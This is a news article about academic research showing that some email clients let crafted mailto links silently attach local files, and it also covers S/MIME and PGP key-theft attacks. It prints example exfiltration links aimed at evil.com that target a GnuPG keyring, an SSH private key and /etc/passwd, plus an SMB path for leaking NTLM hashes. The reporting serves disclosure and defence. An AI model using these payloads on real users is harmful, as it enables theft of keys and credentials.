


Some email clients are vulnerable to attacks via 'mailto' links


GNOME Evolution, KDE KMail, IBM/HCL Notes, and older versions of Thunderbird found to be vulnerable.

By Catalin Cimpanu

4 min. read · [View original](#)



```
mailto:sid@evil.com?attach=.gnupg/secring.gpg
mailto:sid@evil.com?attach=.ssh/id_rsa
mailto:sid@evil.com?attach=/etc/passwd
```



While robust passwords help you secure your valuable online accounts, hardware-based two-factor authentication takes that security to the next level.

A lesser-known technology known as "*mailto*" links can be abused to launch attacks on the users of email desktop clients.

The new attacks can be used to secretly steal local files and have them emailed as attachments to attackers, according to a research paper published last week by academics from two German universities.

Attacking mailto links

The "vulnerability" at the heart of these attacks is how email clients implemented [RFC6068](#) -- the technical standard that describes the '*mailto*' URI scheme.

Mailto refer to special types of links, usually supported by web browsers or email clients. These are links that, when clicked, they open a new email compose/reply window rather than a new web page (website).

RFC6068 says that *mailto* links can support various parameters. When used with mailto links, these parameters will pre-fill the new email window with predefined content.

For example, a *mailto* link like the one below will open a new email compose window with the destination email already pre-filled with "*bob@host.com*," a subject line of "*Hello*," and an email text of "*Friend*."

```
<a href="mailto:bob@host.com?
Subject=Hello&body=Friend">Click me!</a>
```

The RFC6068 (*mailto*) standard supports a large set of parameters for

customizing *mailto* links, including rarely used options that can be used to control the email's body text, reply-to email address, and even email headers.

However, even the standard itself warns software engineers against supporting all parameters, recommending that apps only support a few "safe" options.




Image: Müller et al.

Some email clients were supporting dangerous mailto parameters

But in a research paper named "***Mailto: Me Your Secrets***" [[PDF](#)], academics from Ruhr University Bochum and the Münster University of Applied Sciences said they found email client apps that support the *mailto* standard with some of its most exotic parameters that allow for attacks on their users.

In particular, researchers looked at the mailto "*attach*" or "*attachment*" parameters that allow mailto links to open new email compose/reply windows with a file already attached.

Academics argue that attackers can send emails containing boobytrapped *mailto* links or place boobytrapped *mailto* links on websites that, when clicked, could surreptitiously append sensitive files to the email window.

If the user composing the email does not spot the file attachment, attackers could receive sensitive files from the user's system, such as encryption (PGP) keys, SSH keys, config files, cryptocurrency wallet files, password stores, or important business documents -- as long as they're stored at file paths known by an attacker.

Academics said they tested several versions of this data exfiltration technique, such as:

- Using exact paths for the desired files.
- Using wildcard characters (*) to attach/steal multiple files at once.
- Using URLs for internal network shares (`\\company_domain\file`).
- Using URLs pointing the victim to an attacker's rogue SMB server, so the victim leaks its NTLM authentication hash to the attacker (`\\evil.com\dummyfile`).
- Using IMAP links to steal email messages from a user's entire IMAP email inbox (`imap:///fetch>UID>/INBOX`).

The research team said it tested 20 email clients for their attack scenario and found that four clients were vulnerable. This list included:

- Evolution, the default email client for the GNOME desktop environment on Linux (see [CVE-2020-11879](https://www.zdnet.com/article/some-email-clients-are-vulnerable-to-attacks-via-mailto-links/))

- KMail, the default email client for KDE desktop environments on Linux (see [CVE-2020-11880](#))
- IBM/HCL Notes on Windows (see [CVE-2020-4089](#))
- Older versions of Thunderbird on Linux (now patched)

All the found issues were reported to the respective development teams and patched this spring and summer, according to the above-linked CVEs.

Additional research on attacking encrypted PGP and S/MIME

However, the research team's full paper was not focused on documenting the implementations of the *mailto* URI scheme in email clients. This is a small portion of the paper that we chose to highlight in this article.

In their paper, academics primarily focused on finding bugs in email clients that could be abused to **bypass** (not break) email encryption technologies such as PGP and S/MIME.

Researchers said they were successful in finding three new attack techniques that leveraged bugs in email clients to steal PGP private keys from victims, which would then allow attackers to decrypt the victim's entire communications.

The three new attack classes are listed below, with item 3) being the technique we described above in greater detail (as this technique can

be used to steal more than encryption keys, such as all sorts of other files):

1. **Key replacement** - Email clients may automatically install certificates contained in S/MIME communications. Such a feature, if available, can be misused to silently replace the public key used to encrypt messages to a certain entity.
2. **Dec/Sig oracles** - Using standard *mailto* parameters, email clients can be tricked to decrypt ciphertext messages or to sign arbitrary messages, and exfiltrate them to an attacker-controlled IMAP server, if the email client supports automatically saving message drafts.
3. **Key exfiltration** - If implemented by the email client, an attacker can create a specially crafted *mailto* URI scheme, in order to force the inclusion of the OpenPGP private key file on disk into an email to be sent back to the attacker.

All in all, academics said that eight of the 20 email clients they tested for their research project were vulnerable to at least one of the three attacks listed above. Please see the figure and its legend below for a breakdown of what email client apps are vulnerable to what and how.

OS	Client	Plugin	A1: Key replacement	A2: Dec/Sig oracles	A3: Key exfiltration
Windows	Outlook	GpgOL	R ₄	O ₂	E ₁
	W10 Mail	-	R ₁	O ₁	-
	The Bat!	GnuPG	R ₁	O ₁	E ₁
	Postbox	Enigmail	R ₄	O ₃	E ₁
	eM Client	-	R ₄	O ₁	E ₁
	IBM Notes	GnuPG	-	O ₁	E ₃
Linux	Thunderbird	Enigmail	R ₄	O ₃	E ₃
	KMail	GPGME	R ₁	O ₁	E ₃
	Evolution	GnuPG	R ₁	O ₁	E ₂
	Trojita	GPGME	-	O ₁	E ₁
	Claws	GPG plugin	R ₂	O ₂	E ₁
	Mutt	GPGME	R ₁	O ₁	E ₁
macOS	Apple Mail	GPGTools	R ₃	O ₁	E ₁
	MailMate	GPGTool	R ₄	O ₃	E ₁
	Airmail	GPG-PGP	R ₁	O ₁	E ₁
iOS	Mail App	-	R ₁	O ₁	-
Android	K-9 Mail	OpenKeychain	-	O ₁	E ₁
	R2Mail2	-	R ₄	O ₁	E ₁
	MailDroid	Flipdog	R ₁	O ₁	E ₁
Web	Horde IMP	Enigma	R ₁	O ₂	E ₁

R₁ S/MIME certificates are not automatically imported by email client.
 R₂ In case of conflicting certificates, the user is asked which one to use.
 R₃ Only the first certificates is automatically imported, no replacement.
 R₄ Certificates are automatically imported, thereby replacing old ones.
 O₁ Not all features required for this attack are supported.
 O₂ Drafts are saved unencrypted even though encryption is enabled.
 O₃ Client can be misused as an oracle for decryption and signatures.
 E₁ The *attach* parameter of *mailto* URIs is not supported.
 E₂ Files on disk can be attached, a message is shown for *hidden* files.
 E₃ Arbitrary files on disk can be attached using the *attach* parameter.
 - The targeted encryption scheme is not supported.

TABLE II
 EVALUATION OF OPENPGP AND S/MIME CAPABLE EMAIL CLIENTS –
 EIGHT OUT OF 20 CLIENTS ARE VULNERABLE TO AT LEAST ONE ATTACK.

Image: Müller et al.